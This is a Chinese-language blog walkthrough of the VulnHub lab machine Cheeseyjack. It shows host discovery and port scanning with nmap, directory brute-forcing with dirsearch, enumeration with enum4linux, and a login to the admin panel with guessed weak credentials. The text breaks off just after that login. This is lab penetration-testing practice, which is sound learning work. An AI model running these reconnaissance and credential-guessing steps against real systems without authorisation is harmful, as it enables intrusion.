
引言
今天闲来无事,随意挑选了一个靶场 Cheeseyjack 。进行了打靶,接下来就跟着博主的文章,来看一看思路和用到的知识点吧
前置环境
下载地址:
https://www.vulnhub.com/entry/cheesey-cheeseyjack,578
然后将靶机与 Kali 均使用 NAT 模式
靶场实践
C 段扫描
nmap -sP 192.168.147.0/24
端口扫描
nmap -p- 192.168.147.167
Web 信息收集
发现 80 端口,我们进行访问去寻找其有没有可以利用的漏洞

根据指纹,我们发现其框架是 Bootstrap 4.5.0.先去搜索有没有框架漏洞。


发现大多是 XSS 和 CSRF,对我们没有太大的用处。于是进行目录扫描,一开始用自己的代码跑出的结果不是很好。
后来换了一个字典,并且使用 dirsearch 后,才扫出来一些能用得上的东西。
dirsearch -u "http://192.168.147.167/" -w directory-list-2.3-big.txt
访问一下页面
发现 project_management 为管理员后台,同时发现一个提醒

点开后是发现提示密码不够安全,这时候可以猜测是弱密码了。dirsearch -u “http://192.168.147.167/project_management/” -w directory-list-2.3-big.txt

访问后发现源码泄露
疑似数据库泄露

但是尝试登陆没有登陆成功,看了一下 WP 发现使用 enum4linux
enum4linux 192.168.147.167
此时合理的推测一下,用户为
ch33s3m4n@cheeseyjack.local
crab@cheeseyjack.local
密码为:qdpm

登陆成功了,在后台发现
